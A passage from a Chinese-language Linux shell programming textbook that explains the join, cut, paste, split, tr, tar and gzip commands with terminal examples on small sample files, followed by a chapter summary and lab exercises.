未进行连接的记录。如果要同时显示两个文件中未进行连接的记录，join 命令可以同时带上 -a1 和-a2 两个选项。

然后，我们再举一个-v 选项的例子，从而得出-a 选项和-v 选项的区别：

```
#例 5-15：join 命令-v 选项的用法
[root@zawu shell-program]# join -t: -v1 TEACHER.db TEACHER_HOBBY.db
D Hou:Beijing University:Beijing:China              #只显示未进行连接的文件 1 中的记录
J Luo:Southeast University:Nanjing:China
[root@zawu shell-program]# join -t: -v2 TEACHER.db TEACHER_HOBBY.db
J Cao:Pingpong                                      #只显示未进行连接的文件 2 中的记录
Q Cai:Shopping
Z Wu:Chess
[root@zawu shell-program]#
```

比较例 5-14 和例 5-15，-a 选项和-v 选项的区别显而易见，-v 选项只显示两个文件中未进行连接的记录。

2．-o 选项

join 命令默认显示连接记录在两个文件中的所有域，而且是按顺序来显示的。-o 选项用于改变结果显示的格式，我们可以指定显示哪几个域、按什么顺序显示这些域。下面举一个 -o 选项的例子：

```
#例 5-16：join 命令-o 选项的用法
[root@zawu shell-program]# join -t: -o1.1 2.2 1.2 TEACHER.db TEACHER_HOBBY.db
B Liu:Tea:Shanghai Jiaotong University
C Lin:Song:University of Toronto
Y Zhang:Photograhy:Victory University
[root@zawu shell-program]#
```

例 5-16 命令中使用了选项“-o1.1 2.2 1.2”，这表示显示格式依次显示第 1 个文件中的第 1 个域、第 2 个文件的第 2 个域、第 1 个文件的第 2 个域，结果确实显示了三个域，即姓名、爱好和学校。

3．-1 和-2 选项

join 命令默认比较文件 1 和文件 2 的第 1 域，如果我们需要通过其他域进行连接，就需要使用-1 和-2 选项，-1 用于设置文件 1 用于连接的域，-2 用于设置文件 2 用于连接的域。下面举一个例子说明这两个选项的用法：

```
#例 5-17：join 命令-1 和-2 选项的用法
[root@zawu shell-program]# cat AREACODE.db          #查看 AREACODE.db 文件内容
BEIJING:86010
HONGKONG:852
SHANGHAI:86021
TORONTO:001416

#对 TEACHER.db 按第 3 域排序，并将结果存储到 TEACHER1.db 文件
[root@zawu shell-program]# sort -t: -k3 -o TEACHER1.db TEACHER.db
[root@zawu shell-program]# cat TEACHER1.db          #查看 TEACHER1.db 文件内容
D Hou:Beijing University:Beijing:China
Y Zhang:Victory University:Melbourne:Australia
J Luo:Southeast University:Nanjing:China
B Liu:Shanghai Jiaotong University:Shanghai:China
C Lin:University of Toronto:Toronto:Canada

#以文件 1 的第 3 域和文件 2 的第 1 域进行连接，并忽略大小写
```

```
[root@zawu shell-program]# join -t: -i -1 3 -2 1 TEACHER1.db AREACODE.db
Beijing:D Hou:Beijing University:China:86010
Shanghai:B Liu:Shanghai Jiaotong University:China:86021
Toronto:C Lin:University of Toronto:Canada:001416
[root@zawu shell-program]#
```

在上面的例 5-17 中，新建了 AREACODE.db 文件，其中存放了城市及其地区码。TEACHER.db 的第 3 域是城市名，为了将 TEACHER.db 的城市名与 AREACODE.db 的城市名进行连接，首先要将 TEACHER.db 按城市名排序，并将排序结果保存到 TEACHER1.db 文件。然后，join 命令使用“-1 3 -2 1”选项指定用于连接的域，“-1 3”表示文件 1 的第 3 域，同理，“-2 1”表示文件 2 的第 1 域。由于 AREACODE.db 的城市名是大写字母，因此，join 命令带上 -i 选项表示在比较域时忽略大小写，join 的结果显示出城市名、姓名、学校、国家和地区码。

如果我们不将 TEACHER.db 按第 3 域排序，直接进行 join 操作，会出现什么结果呢？请看下面的例 5-18：

```
#例 5-18：TEACHER.db 未排序，join 命令的出错信息
[root@zawu shell-program]# join -t: -i -1 3 -2 1 TEACHER.db AREACODE.db
Shanghai:B Liu:Shanghai Jiaotong University:China:86021
join: file 1 is not in sorted order                              #出错，文件 1 未排序
Toronto:C Lin:University of Toronto:Canada:001416
```

例 5-18 直接将 TEACHER.db 和 AREACODE.db 连接，join 命令出错，提示文件 1 未排序。因此，join 命令在对两个文件进行连接时，两个文件必须都是按照连接域排好序的，按其他域排序是无效的。

5.4 cut 命令

cut 命令用于从标准输入或文本文件中按域或行提取文本，cut 命令的基本格式为：

```
cut  [选项] 文件
```

cut 命令的选项及其意义列于表 5-4 中。

表 5-4　cut 命令选项及其意义

选　　项	意　　义
-c	指定提取的字符数或字符范围
-f	指定提取的域数或域范围
-d	改变域分隔符

cut 命令的选项仅有三个，-c 用于按字符提取文本，-f 用于按域提取文本，-d 类似于 sort 和 join 命令的-t 选项，用于改变域分隔符。下面通过几个例子来介绍 cut 命令的用法。首先给出例 5-19：

```
#例 5-19：cut 命令-c 选项的用法
#TEACHER.db 文件同例 5-13
[root@jselab shell-book]# cut -c3 TEACHER.db             #提取 TEACHER.db 的第 3 个字符
L
L
H
```

```
L
Z
[root@jselab shell-book]# cut -c1-5 TEACHER.db      #提取 TEACHER.db 的第 1～5 个字符
B Liu
C Lin
D Hou
J Luo
Y Zha
[root@jselab shell-book]#
```

例 5-19 演示了 cut 命令的-c 选项，-c3 表示提取 TEACHER.db 的第 3 个字符，-c1-5 表示提取 TEACHER.db 的第 1～5 个字符。-c 后跟数字表示字符数或字符范围，共有三种表示方式：① -cn 表示第 n 个字符；② -cn,m 表示第 n 个字符和第 m 个字符；③ -cn-m 表示第 n 个字符到第 m 个字符。由于-c 选项是按字符提取文本的，因此，无须使用-d 改变域分隔符，但是，当使用-f 按域提取文本时，就需要使用-d 根据实际文本来设置域分隔符了，请看下面的例 5-20：

```
#例 5-20：cut 命令-d 和-f 选项的用法
[root@jselab shell-book]# cut -d: -f1,4 TEACHER.db  #提取 TEACHER.db 的第 1 域和第 4 域
B Liu:China
C Lin:Canada
D Hou:China
J Luo:China
Y Zhang:Australia
[root@jselab shell-book]# cut -d: -f1-3 TEACHER.db     #提取 TEACHER.db 的第 1～3 域
B Liu:Shanghai Jiaotong University:Shanghai
C Lin:University of Toronto:Toronto
D Hou:Beijing University:Beijing
J Luo:Southeast University:Nanjing
Y Zhang:Victory University:Melbourne
[root@jselab shell-book]#
```

例 5-20 通过 cut 命令的-f 选项按域提取 TEACHER.db 的文本，-f 与-c 选项一样，同样可以用三种方式指定域数或域范围，例 5-19 中-f1,4 表示提取 TEACHER.db 的第 1 域和第 4 域，-f1-3 表示提取 TEACHER.db 的第 1～3 域。同时，例 5-20 利用-d 选项改变域分隔符。

cut 命令可以灵活地提取文本文件中的内容，它默认将提取的内容放到标准输出上，如果要将提取的内容保存到文件，可以使用文件重定向来实现。

5.5 paste 命令

paste 命令用于将文本文件或标准输出中的内容粘贴到新的文件，它可以将来自不同文件的数据粘贴到一起，形成新的文件。paste 命令的基本格式是：

```
paste [选项] 文件 1 文件 2
```

paste 命令有三个选项，其含义如表 5-5 所示。

表 5-5 paste 命令选项及其意义

选　项	意　义
-d	默认域分隔符是空格或 Tab 键，设置新的域分隔符

-s	将每个文件粘贴成一行
-	从标准输入中读取数据

下面通过几个例子来说明 paste 命令的用法，首先给出例 5-21，它演示了 paste 命令最简单的用法：

```
#例 5-21：paste 命令的基本用法
[root@jselab shell-book]# cat FILE1                    #FILE1 的内容
Shanghai Jiaotong University
University of Toronto
Beijing University
Southeast University
Victory University
[root@jselab shell-book]# cat FILE2                    #FILE2 的内容
Shanghai
Toronto
Beijing
Nanjing
Melbourne
[root@jselab shell-book]# paste FILE1 FILE2            #粘贴 FILE1 和 FILE2，FILE1 在前
Shanghai Jiaotong University    Shanghai
University of Toronto   Toronto
Beijing University      Beijing
Southeast University    Nanjing
Victory University      Melbourne
[root@jselab shell-book]# paste FILE2 FILE1            #粘贴 FILE2 和 FILE1，FILE2 在前
Shanghai        Shanghai Jiaotong University
Toronto University of Toronto
Beijing Beijing University
Nanjing Southeast University
Melbourne       Victory University
[root@jselab shell-book]#
```

例 5-21 新建两个文件：FILE1 和 FILE2，FILE1 中的每行是一个大学名称，FILE2 中的每行是一个城市名称。paste FILE1 FILE2 就将 FILE1 的内容作为每行记录的第 1 域、FILE2 的内容作为第 2 域，中间用 Tab 键作为分隔符；而 paste FILE2 FILE1 则相反，FILE2 内容为第 1 域、FILE1 为第 2 域，此时，域分隔符是 Tab 键，如需改变域分隔符，我们可以使用 paste 命令的-d 选项，请看下面的例 5-22：

```
#例 5-22：paste 命令-d 选项的用法
[root@jselab shell-book]# paste -d: FILE1 FILE2        #以:为域分隔符
Shanghai Jiaotong University:Shanghai
University of Toronto:Toronto
Beijing University:Beijing
Southeast University:Nanjing
Victory University:Melbourne
[root@jselab shell-book]# paste -d@ FILE1 FILE2        #以@为域分隔符
Shanghai Jiaotong University@Shanghai
University of Toronto@Toronto
Beijing University@Beijing
Southeast University@Nanjing
Victory University@Melbourne
[root@jselab shell-book]#
```

例 5-22 演示了 paste 命令-d 选项的用法，-d:将粘贴后的文件以“:”为域分隔符，而-d@

则以@为域分隔符，sort、join 和 cut 命令改变域分隔符都是为了按域读取文件内容，而 paste 命令则不同，改变域分隔符是用于设置输出文件的格式。

从例 5-21 和例 5-22 都可以看出，paste 命令默认是将一个文件按列粘贴的，-s 选项可以实现将一个文件按行粘贴，例 5-23 给出了-s 选项的例子：

```
#例 5-23：paste 命令-s 选项的用法
[root@jselab shell-book]# paste -d: -s FILE1 FILE2          #按行粘贴文件
Shanghai  Jiaotong  University:University  of  Toronto:Beijing  University:Southeast
University:Victory University                               #与上一行是一行
Shanghai:Toronto:Beijing:Nanjing:Melbourne
[root@jselab shell-book]#
```

例 5-23 在将 FILE1 和 FILE2 粘贴成新文件时，加上了-s 选项，FILE1 内容被放到同一行，域之间以“:”分隔，FILE2 内容被粘贴到第 2 行，同样以“:”分隔。因此，简言之，paste 不加-s 选项时，将文件内容“竖着放”，加上-s 选项后，将文件内容“横着放”。

paste 命令的“-”选项比较特殊，当 paste 命令从标准输入中读取数据时，“-”选项才起作用，下面举一个例子来说明 paste 命令的“-”选项。

```
#例 5-24：paste 命令-选项的用法
[root@jselab shell-book]# ls | paste -d" " - - - - -        #从标准输入读取数据
anotherres.sh array_eval2.sh colon.sh example execerr.sh    #每行显示 5 个文件名
execin.sh exec.sh FILE1 FILE2 forever.sh
hfile loggg loggg1 loopalias.sh matrix.sh
newfile nokillme.sh part1 part2 part3
parttotal refor.sh reif.sh selfkill.sh sleep10.sh
sleep55.sh stack.sh subsenv.sh subsep.sh subsig.sh
subsparallel.sh subspipe.sh subsvar.sh TEACHER.db test.sh
testvar.sh traploop.sh
[root@jselab shell-book]#
```

例 5-24 中的 paste 命令没有输入文件，它是通过读取 ls 命令的输出结果，再进行粘贴。paste 命令后的-d" "将分隔符设置为空格符，在原本应出现“文件 1　文件 2”的位置上加上“-”选项。例 5-24 加了 5 个“-”选项，从结果可以看到，粘贴后的每行显示 5 个文件名，每个“-”选项表示读取 1 次标准输入数据，即读取到标准输入数据中的一个域。

5.6 split 命令

split 命令用于将大文件切割成小文件，split 命令可以按照文件的行数、字节数切割文件，并能在输出的多个小文件中自动加上编号。split 命令的基本格式如下：

```
split  [选项] 待切割的大文件 输出的小文件
```

split 命令的选项用于指定切割的依据，我们将 split 命令的选项及其意义列于表 5-6 中。

表 5-6　split 命令选项及其意义

选　项	意　义
-或-l	此两个选项等价，都用于指定切割成小文件的行数
-b	指定切割成小文件的字节

-C	与-b 选项类似，但是，切割时尽量维持每行的完整性

下面通过几个例子来说明 split 命令的用法，首先给出一个按行数切割文件的例子，如例 5-25 所示：

```
#例 5-25：split 命令按行切割文件
#将 TEACHER.db 每 2 行进行切割，输出文件以 PEO.db 开头命名
[root@jselab shell-book]# split -2 TEACHER.db PEO.db
[root@jselab shell-book]# ls PEO*                         #得到如下 3 个小文件
PEO.dbaa  PEO.dbab  PEO.dbac
[root@jselab shell-book]# cat PEO.dbaa                    #包含两条记录
B Liu:Shanghai Jiaotong University:Shanghai:China
C Lin:University of Toronto:Toronto:Canada
[root@jselab shell-book]# cat PEO.dbab                    #包含两条记录
D Hou:Beijing University:Beijing:China
J Luo:Southeast University:Nanjing:China
[root@jselab shell-book]# cat PEO.dbac                    #包含一条记录
Y Zhang:Victory University:Melbourne:Australia
[root@jselab shell-book]#
```

例 5-25 中 split 命令利用-2 指定按 2 行对 TEACHER.db 进行切割，即每 2 行记录切割成 1 个文件。PEO.db 指定输出小文件名，由于小文件有多个，split 命令在 PEO.db 后面自动加上编号以区分不同的小文件，编号为 aa～zz，即第 1 个小文件是 PEO.dbaa、第 2 个是 PEO.dbab、第 3 个是 PEO.dbac、……，我们逐个查看小文件的记录，前面两个小文件包含 2 条记录，最后 1 个小文件只有 1 条记录。split 命令所切割生成的小文件最多包含 1000 行记录。

-b 和-C 选项都是用于指定小文件的字节数，即两个选项都是按照文件大小来切割文件的，两个选项略有区别，我们通过下面的两个例子来说明这两个选项。例 5-26 给出了-b 选项的用法：

```
#例 5-26：split 命令-b 选项的用法
[root@jselab shell-book]# ll T*                 #列出 TEACHER.db 的详细信息，大小为 220B
-rw-r--r--. 1 root root 220 03-09 11:32 TEACHER.db

#将 TEACHER.db 按每 100B 切割成小文件，此处未指定小文件的名字
[root@jselab shell-book]# split -b100 TEACHER.db
 [root@jselab shell-book]# ll x*                #得到 3 个小文件，以 x 加上编号命名
-rw-r--r--. 1 root root 100 03-09 17:04 xaa
-rw-r--r--. 1 root root 100 03-09 17:04 xab
-rw-r--r--. 1 root root  20 03-09 17:04 xac

#下面逐个查看三个小文件的内容
[root@jselab shell-book]# cat xaa
B Liu:Shanghai Jiaotong University:Shanghai:China
C Lin:University of Toronto:Toronto:Canada
D Hou:B[root@jselab shell-book]# cat xab
eijing University:Beijing:China
J Luo:Southeast University:Nanjing:China
Y Zhang:Victory University:[root@jselab shell-book]# cat xac
Melbourne:Australia
[root@jselab shell-book]#
```

例 5-26 中的 split 命令利用-b 选项按 100B 切割 TEACHER.db 文件，当 split 命令不指定小文件的名字时，将自动以 x 开头、aa～zz 为编号对这些小文件进行命名，用 ll 命令查看这三个小文件时发现，xaa 和 xab 是 100B，xac 是 20B，这说明确实按照 100B 的大小切割了

TEACHER.db 文件。但是，当用 cat 命令查看这三个文件时，发现每个文件内容比较凌乱，甚至存放了不完整的单词。因此，split 命令-b 选项在切割文件时仅考虑了文件大小，并未考虑记录的完整性。

那么，如果我们用-C 选项指定 100B 切割 TEACHER.db 文件会得到什么结果呢？请看如下的例 5-27：

```
#例 5-27：split 命令-C 选项的用法
#-C 选项指定 100B 将 TEACHER.db 切割成小文件
[root@jselab shell-book]# split -C100 TEACHER.db

#三个小文件并不严格按照 100B 的大小进行切割
[root@jselab shell-book]# ll x*
-rw-r--r--. 1 root root 93 03-09 17:18 xaa
-rw-r--r--. 1 root root 80 03-09 17:18 xab
-rw-r--r--. 1 root root 47 03-09 17:18 xac

#逐个查看三个小文件
[root@jselab shell-book]# cat xaa
B Liu:Shanghai Jiaotong University:Shanghai:China
C Lin:University of Toronto:Toronto:Canada
[root@jselab shell-book]# cat xab
D Hou:Beijing University:Beijing:China
J Luo:Southeast University:Nanjing:China
[root@jselab shell-book]# cat xac
Y Zhang:Victory University:Melbourne:Australia
[root@jselab shell-book]#
```

例 5-27 利用-C 选项按 100B 切割 TEACHER.db 文件，同样得到 xaa、xab 和 xac 三个小文件，但是，xaa 是 93B、xab 是 80B、xac 是 47B，xaa、xab 和 xac 这三个文件存放了完整的记录，由此可见，-C 选项并不严格按照 100B 的大小进行切割，而是在切割时尽量维持每行的完整性。比较例 5-26 和例 5-27，就可以清晰地看出-b 和-C 选项的异同了。

5.7 tr 命令

tr 命令实现字符转换功能，其功能类似于 sed 命令，但是，tr 命令比 sed 命令简单，也就是说，tr 命令能实现的功能，sed 命令都可以实现。尽管如此，tr 命令依然是 Linux 系统下处理文本的常用命令。本节简单介绍 tr 命令，tr 命令的基本格式如下：

```
tr [选项] 字符串 1 字符串 2 <输入文件
```

tr 命令有三个选项，我们将 tr 命令的选项及其意义列于表 5-7 中。tr 命令可以跟两个字符串，很多情况下，只能跟一个字符串。“<输入文件”表示将输入文件重定向到标准输入，实际上，tr 命令与 sort、uniq、join 等命令不同，它只能从标准输入读取数据。因此，tr 命令要么将输入文件重定向到标准输入，要么从管道读入数据。读者在学习完本书第 10 章之后将会更清晰地理解这一点，在此，读者只需要记住 tr 命令的输入文件之前需要加上“<”符号即可。

表 5-7　tr 命令选项及其意义

选　项	意　义

-c	选定字符串 1 中字符集的补集，即反选字符串 1 中的字符集
-d	删除字符串 1 中出现的所有字符
-s	删除所有重复出现的字符序列，只保留一个

tr 命令的-d 选项最简单，因此，我们首先通过一个例子介绍 tr 命令的-d 选项。tr 命令的-d 选项只需跟一个字符串，它表示删除字符串中出现的所有字符，下面的例 5-28 演示了 tr -d 的基本用法：

```
#例 5-28：tr 命令-d 选项的用法
[root@zawu shell-program]# cat AREACODE.db
BEIJING:86010
HONGKONG:852
SHANGHAI:86021
TORONTO:001416

#第 1 条命令：删除 AREACODE.db 文件中所有的大写字母
[root@zawu shell-program]# tr -d A-Z <AREACODE.db
:86010
:852
:86021
:001416
#第 2 条命令：删除 AREACODE.db 文件中所有的数字
[root@zawu shell-program]# tr -d 0-9 <AREACODE.db
BEIJING:
HONGKONG:
SHANGHAI:
TORONTO:
#第 3 条命令：删除 AREACODE.db 文件中所有的换行符
[root@zawu shell-program]# tr -d "[\n]" <AREACODE.db
BEIJING:86010HONGKONG:852SHANGHAI:86021TORONTO:001416
[root@zawu shell-program]#
```

例 5-28 中的 tr 命令利用-d 选项删除 AREACODE.db 文件中的一些字符，第 1 条命令用 A～Z 表示所有的大写字母，第 2 条命令用 0～9 表示所有的数字，这与正则表达式非常相似，事实上，tr 命令支持正则表达式的一部分，如 a～z、A～Z、0～9、A*3 等。第 3 条命令用"[\n]"表示换行符，tr 命令支持 POSIX 字符类和一些控制字符，POSIX 字符类在第 3 章已经介绍过，在此不再重复列举，我们仅将 tr 命令支持的控制字符列在表 5-8 中。

表 5-8　tr 命令支持的控制字符

选　　项	意　　义	八进制方式
\a	Ctrl+G 铃声	\007
\b	Ctrl+H 退格符	\010
\f	Ctrl+L 走行换页	\014
\n	Ctrl+J 换行符	\012
\r	Ctrl+M 回车键	\015
\t	Ctrl+I Tab 键	\011

tr 命令的-s 选项用于删除所有重复出现的字符序列，只保留一个，即将重复出现的字符

串压缩为一个字符。下面给出的例 5-29 利用-s 选项删除文件中的空白行。

```
#例 5-29：tr 命令-s 选项删除空白行
[root@zawu shell-program]# cat AREACODE.db              #查看 AREACODE.db 的内容
BEIJING:86010
                                                        #两行空白行

HONGKONG:852
                                                        #一行空白行
SHANGHAI:86021
                                                        #三行空白行


TORONTO:001416
                                                        #一行空白行
[root@zawu shell-program]# tr -s "[\n]" <AREACODE.db    #将重复出现的换行符压缩成一个
BEIJING:86010
HONGKONG:852
SHANGHAI:86021
TORONTO:001416
[root@zawu shell-program]# tr -s "[\012]" <AREACODE.db  #\012 是\n 的八进制表示方式
BEIJING:86010
HONGKONG:852
SHANGHAI:86021
TORONTO:001416
[root@zawu shell-program]#
```

例 5-29 中 AREACODE.db 文件包含若干空白行，空白行可以看做该行只有一个换行符而无其他任何字符，因此，我们只要将重复出现的换行符压缩成一个就可以消除空白行了。例 5-29 中的两条命令利用 tr -s 将重复出现的\n 字符压缩成一个，\012 是\n 的八进制表示方式，同样可以用来表示换行符。下面再举一个例子来说明 tr 命令的-s 选项：

```
#例 5-30：tr 命令-s 选项压缩重复字符
[root@zawu shell-program]# cat REPEAT                   #REPEAT 文件有很多重复字母
Wooooomennnn
TTTTheyyyyyy
[root@zawu shell-program]# tr -s "[a-z],[A-Z]" <REPEAT  #将所有重复字母压缩成一个
Women
They
[root@zawu shell-program]#
```

例 5-30 中的 REPEAT 文件有很多重复出现的字母，我们可以利用 tr -s 命令将重复出现的大小写字母都压缩成一个。

tr 命令也可以加上字符串 1 和字符串 2，将字符串 1 用字符串 2 来替换，下面给出的例 5-31 利用 tr 命令实现大小写字母的互换。

```
#例 5-31：tr 命令实现大小写字母的互换
[root@zawu shell-program]# tr "[a-z]" "[A-Z]" <REPEAT   #将小写字母替换为大写字母
WOOOOOMENNNN
TTTTHEYYYYYY
[root@zawu shell-program]# tr "[A-Z]" "[a-z]" <REPEAT   #将大写字母替换为小写字母
woooomennnn
tttheyyyyyy
[root@zawu shell-program]#
```

例 5-31 中的两条命令分别将 REPEAT 文件的小写字母替换成大写字母，再将大写字母替换为小写字母，以[a-z]表示小写字母集合、[A-Z]表示大写字母集合。当然，我们也可以使用 POSIX 字符类来表示大小写字母集合，如[:lower:]表示小写字母集合、[:upper:]表示大写字母集合。因此，例 5-32 给出的命令实现了与例 5-31 完全一样的功能。

```
#例 5-32：用 POSIX 字符类表示大小写
[root@zawu shell-program]# tr "[:lower:]" "[:upper:]" < REPEAT
WOOOOOMENNNN
TTTTHEYYYYYY
[root@zawu shell-program]# tr "[:upper:]" "[:lower:]" < REPEAT
woooooomennnn
tttttheyyyyyy
[root@zawu shell-program]#
```

tr 命令的-c 选项用于选定字符串 1 中字符集的补集，即反选字符串 1 中的字符集。下面给出的例 5-33 结合使用-c 和-s 选项删除 AREACODE.db 文件中的冒号、数字和空白行：

```
#例 5-33：tr 命令-c 选项的用法
#将不在"[a-z][A-Z]"字符集内的字符替换为换行符
#然后-s 选项将重复出现的换行符压缩成一个
[root@zawu shell-program]# tr -cs "[a-z][A-Z]" "[\012*]" <AREACODE.db
BEIJING
HONGKONG
SHANGHAI
TORONTO
[root@zawu shell-program]#
```

例 5-29 曾显示过 AREACODE.db 文件的内容，它是由字母、冒号、数字和空白行组成的文本文件，例 5-33 结合使用-c 和-s 选项删除 AREACODE.db 文件中的冒号、数字和空白行，-c 选项用于选定不在"[a-z][A-Z]"字符集内的字符，tr 命令将选定的字符转换成换行符，\012 是换行符的八进制码，*表示将换行符任意扩展，使其等于被替换的字符集个数，例 5-33 的结果显示该 tr 命令确实已将 AREACODE.db 文件中的冒号、数字和空白行删除。

例 5-33 的*符号表示前面字符的任意扩展，事实上，tr 命令可以用[character*n]表示 character 字符的 n 次重复出现，下面给出这一用法的例子：

```
#例 5-34：[character*n]在 tr 命令中的用法
#将 REPEAT 文件连续出现 5 次 o 字符改为*字符
[root@zawu shell-program]# tr "[o*5]" "*" <REPEAT
W*****mennnn
TTTTheyyyyyy
[root@zawu shell-program]#
```

例 5-34 中的 tr 命令通过"[o*5]"匹配连续出现 5 次 o 字符形成的字符串，并将该字符串替换为*字符串。

5.8 tar 命令

tar 命令是 Linux 的归档命令，通俗地说，tar 命令实现了 Linux 系统文件的压缩和解压缩，类似于 Windows 下的 WinRAR 软件。tar 命令是 Linux 系统最常用的命令之一，很多 Linux 安装文件包首先需要用 tar 命令进行解压缩才能使用。本节介绍 tar 命令的基本用法，tar 命令

的基本格式如下：

```
tar [选项] 文件名或目录名
```

tar 命令的选项比较多，我们将常用的选项列在表 5-9 中。

表 5-9　tar 命令选项及其意义

选　项	意　义
-c	创建新的包
-r	为包添加新的文件
-t	列出包内容
-u	更新包中的文件，若包中无此文件，则将该文件添加到包中
-x	解压缩文件
-f	使用压缩文件或设备，该选项通常是必选的
-v	详细报告 tar 处理文件的信息
-z	用 gzip 压缩和解压缩文件，若加上此选项创建压缩包，那么解压缩时也需要加上此选项

下面举几个例子说明 tar 命令的用法，首先给出例 5-35，它演示了 tar 命令创建和显示包的用法：

```
#例 5-35：tar 命令-c 和-f 选项的用法
[root@zawu shell-program]# tar -cf db.all *.db          #将所有.db 结尾的文件放入压缩包
[root@zawu shell-program]# ls db*
db.all                                                  #创建压缩包的名字
[root@zawu shell-program]# tar -tf db.all               #查看 db.all 压缩包的内容
AREACODE.db
CARGO2.db
CARGO.db
HOBBY.db
NAME.db
PROFESSOR.db
SORT_CARGO.db
TEACHER1.db
TEACHER.db
TEACHER_HOBBY.db
[root@zawu shell-program]#
```

上面的例 5-35 用 tar 命令创建一个新的包，名字是 db.all，内容是当前目录下所有以.db 结尾的文件，创建包时，tar 命令用了-c 和-f 选项，-c 表示创建新的包，-f 通常是必选选项；接着，例 5-35 演示了 tar 命令带上-t 和-f 选项查看包内容的用法，-t 表示列出包内容，再带上必选的-f 选项，可以看到，all.db 确实包含了所有以.db 结尾的文件。

对于已创建的包，tar 命令的-r 选项可将新的文件加入到其中，下面的例 5-36 演示了 tar -r 的用法：

```
#例 5-36：tar 命令-r 选项的用法
[root@jselab shell-book]# tar -rf db.all log*       #将以 log 开头的文件添加到 db.all 中
[root@jselab shell-book]# tar -tf db.all            #查看 db.all 的内容
AREACODE.db
CARGO2.db
CARGO.db
HOBBY.db
```

```
NAME.db
PROFESSOR.db
SORT_CARGO.db
TEACHER1.db
TEACHER.db
TEACHER_HOBBY.db
loggg                                           #新添加到 db.all 的文件
loggg1                                          #新添加到 db.all 的文件
[root@jselab shell-book]#
```

例 5-36 将当前目录中以 log 开头的文件添加到 db.all 包，-r 选项表示为包添加新的文件，log*表示所有以 log 开头的文件，当再次查看 db.all 包的内容时发现 db.all 多了 loggg 和 loggg1 两个文件。

tar 命令的-u 选项用于更新包中的文件，比如，我们对当前目录的 TEACHER.db 文件进行了修改，需要将修改后的 TEACHER.db 文件添加到 db.all 包，那么只需要使用命令 tar -uf db.all TEACHER.db，就可实现 TEACHER.db 文件的更新操作。如果包中不存在需要更新的文件，那么 tar -u 就将该文件添加到包，因此，从该角度来说，-u 选项也可用于为包添加新的文件，-u 选项完全能代替-r 选项。

tar 命令的另一重要功能就是解压缩，Linux 系统下有很多种压缩包格式，如.tar、.gz、.tar.gz、.tgz 和.Z 等结尾的压缩包名，从应用的角度来说，我们没有必要搞清楚这些不同格式压缩包的区别，也无须用不同的命令来对这些不同格式的包解压缩。本节给出两个 Linux 系统下解压的通用命令，格式如下：

```
tar -xvf 压缩包名称                             #解压非 gzip 格式的压缩包
tar -zxvf 压缩包名称                            #解压 gzip 格式的压缩包
```

上述两种 tar 命令分别针对非 gzip 格式和 gzip 格式，加上-z 选项可以解压用 gzip 压缩的文件，-x 选项表示解压缩文件，-v 选项能生成解压缩过程的状态信息，-f 选项是必选选项，这些选项的次序可以交换，对结果没有影响。下面我们举一个例子说明 tar 命令的解压用法：

```
#例 5-37：tar 命令解压压缩包
[root@jselab shell-book]# tar -zxvf db.all      #db.all 非 gzip 格式，加上-z 选项解压出错

gzip: stdin: not in gzip format
tar: Child returned status 1
tar: 由于前次错误，将以上次的错误状态退出
[root@jselab shell-book]# tar -xvf db.all       #去掉-z 选项，解压 db.all 成功
AREACODE.db                                     #加上-v 选项才生成这些解压出的文件信息
CARGO2.db
CARGO.db
HOBBY.db
NAME.db
PROFESSOR.db
SORT_CARGO.db
TEACHER1.db
TEACHER.db
TEACHER_HOBBY.db
loggg
loggg1
[root@jselab shell-book]#
```

例 5-37 利用 tar 命令解压 db.all 包，由于 db.all 非 gzip 格式，当加上-z 选项时，解压出错；去掉-z 选项解压成功，而且由于-v 选项的存在，tar 命令自动生成被解压出的文件信息。

tar -cf 命令创建的包实际上是将多个文件放到一起，此时文件并没有被压缩，gzip 命令是 Linux 系统中常用的压缩工具，它可以对 tar 命令创建的包进行压缩，但是，gzip 所生成的压缩包使用 tar -zxvf 命令就可解压缩，下面给出一个介绍 gzip 及其解压缩的例子：

```
#例 5-38：gzip 命令基本用法
[root@jselab shell-book]# gzip db.all                #压缩 db.all 包
[root@jselab shell-book]# ls *.gz
db.all.gz                                            #db.all 变成 db.all.gz
[root@jselab shell-book]# tar -zxvf db.all.gz        #解压缩 db.all.gz 包
AREACODE.db
CARGO2.db
CARGO.db
HOBBY.db
NAME.db
PROFESSOR.db
SORT_CARGO.db
TEACHER1.db
TEACHER.db
TEACHER_HOBBY.db
loggg
loggg1                                               #tar 命令解压 gzip 包成功
[root@jselab shell-book]#
```

例 5-38 中的 gzip 命令压缩 db.all 包，生成名为 db.all.gz 的文件，db.all.gz 和 db.all 的内容是一样的，只是 db.all.gz 文件经过了压缩，占用空间比较小；由于 db.all.gz 是 gzip 格式的压缩文件，利用 tar 命令对其解压缩时，需要加上-z 选项。

当然，gzip 命令也可将 db.all.gz 文件还原到 db.all 文件，只要在 gzip 命令后面加上-d 选项就可实现，下面的例 5-39 给出了 gzip -d 命令的用法：

```
#例 5-39：gzip 命令-d 选项的用法
[root@jselab shell-book]# gzip -d db.all.gz             #将 db.all.gz 解压缩
[root@jselab shell-book]# ls db*
db.all                              #gzip -d 的结果仍然是包，与 tar 命令存在区别
[root@jselab shell-book]#
```

gzip -d 对 db.all.gz 的处理也称为解压缩，它得到的是包，而 tar -zxvf 命令可以直接得到包内的文件。

5.9 本章小结

本章的内容极为丰富，介绍了 Linux 的文本处理命令，sort 命令是一种文本排序工具；uniq 命令可以去除文本的重复记录，而且可以统计重复文本行的数量；join 命令实现类似于关系数据库中的连接操作；cut 命令用于从标准输入或文本文件中按域或行提取文本；paste 命令用于将多个文本文件或标准输出中的内容粘贴而形成新的文件；split 命令用于将大文件切割成小文件；tr 命令实现字符转换功能，可以实现文本文件的过滤功能；tar 命令是 Linux

的归档命令，tar 命令和 gzip 命令用于实现 Linux 系统文件的压缩和解压缩。这些功能强大的 Linux 文本处理命令经常出现在各种 Shell 脚本程序中，是 Shell 编程的基础。

5.10 上机提议

1．下面给出一个记录学生信息的文件 student，每条记录包含 5 个域，域分隔符是短杠“-”，5 个域依次是：姓名-专业-出生年份-籍贯-学制。请按下面要求对此文件进行排序：

```
Q Cai-English-1984-Jiangsu-7
Z Wu-Computer-1982-Jiangsu-9
H Yuan-Transportation-1978-Anhui-9
K Song-Chemistry-1982-Shanghai-4
Y Gao-Physical-1981-Hubei-3
L Li-Architecture-1977-Guangdong-7
N Tang-Computer-1983-Jiangsu-7
```

（1）按照第 2 域（即专业）进行排序，对于专业相同的记录，按照姓名排序；

（2）按照第 3 域（即出生年份）进行排序，出生年份数值大的排在前面，如 1984 的记录应该排在 1982 的记录之前；

